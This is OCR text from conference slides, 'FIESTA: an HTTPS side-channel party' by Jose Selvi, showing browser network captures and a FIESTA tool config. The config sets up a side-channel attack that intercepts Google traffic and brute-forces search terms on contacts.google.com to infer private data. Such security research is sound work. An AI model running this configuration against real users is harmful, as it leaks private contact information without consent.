
Name	Domain	Type	Meth...	Sche...	Status	Cach...	Size	Transfer...	Start Ti...	Latency	Duration	50.00s
gates	hackerone.com	XHR	GET	HTTPS	200	No	2 B	2.40 KB	1.29s	773.7ms	6.488ms	
teams	hackerone.com	XHR	GET	HTTPS	200	No	2 B	2.40 KB	1.50s	752.9ms	3.664ms	
current_user	hackerone.com	XHR	GET	HTTPS	200	No	1.05 KB	3.45 KB	1.56s	844.4ms	7.077ms	
tutorials	hackerone.com	XHR	GET	HTTPS	200	No	2 B	2.40 KB	1.63s	761.7ms	3.243ms	
notifications	hackerone.com	XHR	GET	HTTPS	200	No	51 B	2.45 KB	2.45s	1.04s	4.380ms	
collect	www.google-a...	XHR	POST	HTTPS	200	No	35 B	492 B	2.46s	59.96ms	2.429ms	
subjects	hackerone.com	XHR	GET	HTTPS	200	No	533 B	2.91 KB	2.46s	1.03s	8.855ms	
bugs.json	hackerone.com	XHR	GET	HTTPS	200	No	1017 B	3.39 KB	3.51s	297.9ms	3.754ms	

Filter Resource List




FIESTA: an HTTPS side-channel party


Jose Selvi




FIESTA: an HTTPS side-channel party

Jose Selvi









FIESTA: an HTTPS side-channel party

Jose Selvi





FIESTA: an HTTPS side-channel party

Jose Selvi

All | HTML | CSS | JS | XHR | Fonts | Images | Media | Flash | WS | Other

Status	Method	File	Domain
304	GET	16806943_10210431188030175_6064771...	scontent-mad1-1.xx.fbc...
200	GET	1901895_10152233283083164_8682994...	scontent-mad1-1.xx.fbc...
200	GET	13532885_10208611052008903_798809...	scontent-mad1-1.xx.fbc...
200	GET	10428657_1609108285985412_7551995...	scontent-mad1-1.xx.fbc...
200	GET	12079336_10206870750463366_313687...	scontent-mad1-1.xx.fbc...
200	GET	20664_1098835646955_1918184_n.jpg?o...	scontent-mad1-1.xx.fbc...


All | HTML | CSS | JS | XHR | Fonts | Images | Media | Flash | WS | Other

Status	Method	File	Domain
200	GET	20046668_10213683923430291_509964...	scontent-lga3-1.xx.fbcd...
200	GET	10354686_10150004552801856_220367...	scontent-lga3-1.xx.fbcd...
200	GET	10354686_10150004552801856_220367...	scontent-lga3-1.xx.fbcd...
200	GET	17800131_121883591685790_536171001...	scontent-lga3-1.xx.fbcd...
200	GET	13445279_1213270858705714_57109656...	scontent-lga3-1.xx.fbcd...

FIESTA: an HTTPS side-channel party

Jose Selvi

```
config:
   comment: "Please intercept https://*.googleusercontent.com"
   control: "open"
   oracle:  "connections"
   action:  "drop"
   url: "https://contacts.google.com/search/§1§"
   wrong_term: "xxx"

   guess_delay: 2
   test_delay:  4

   term: "wolverine "
   charset: "0123456789"
```



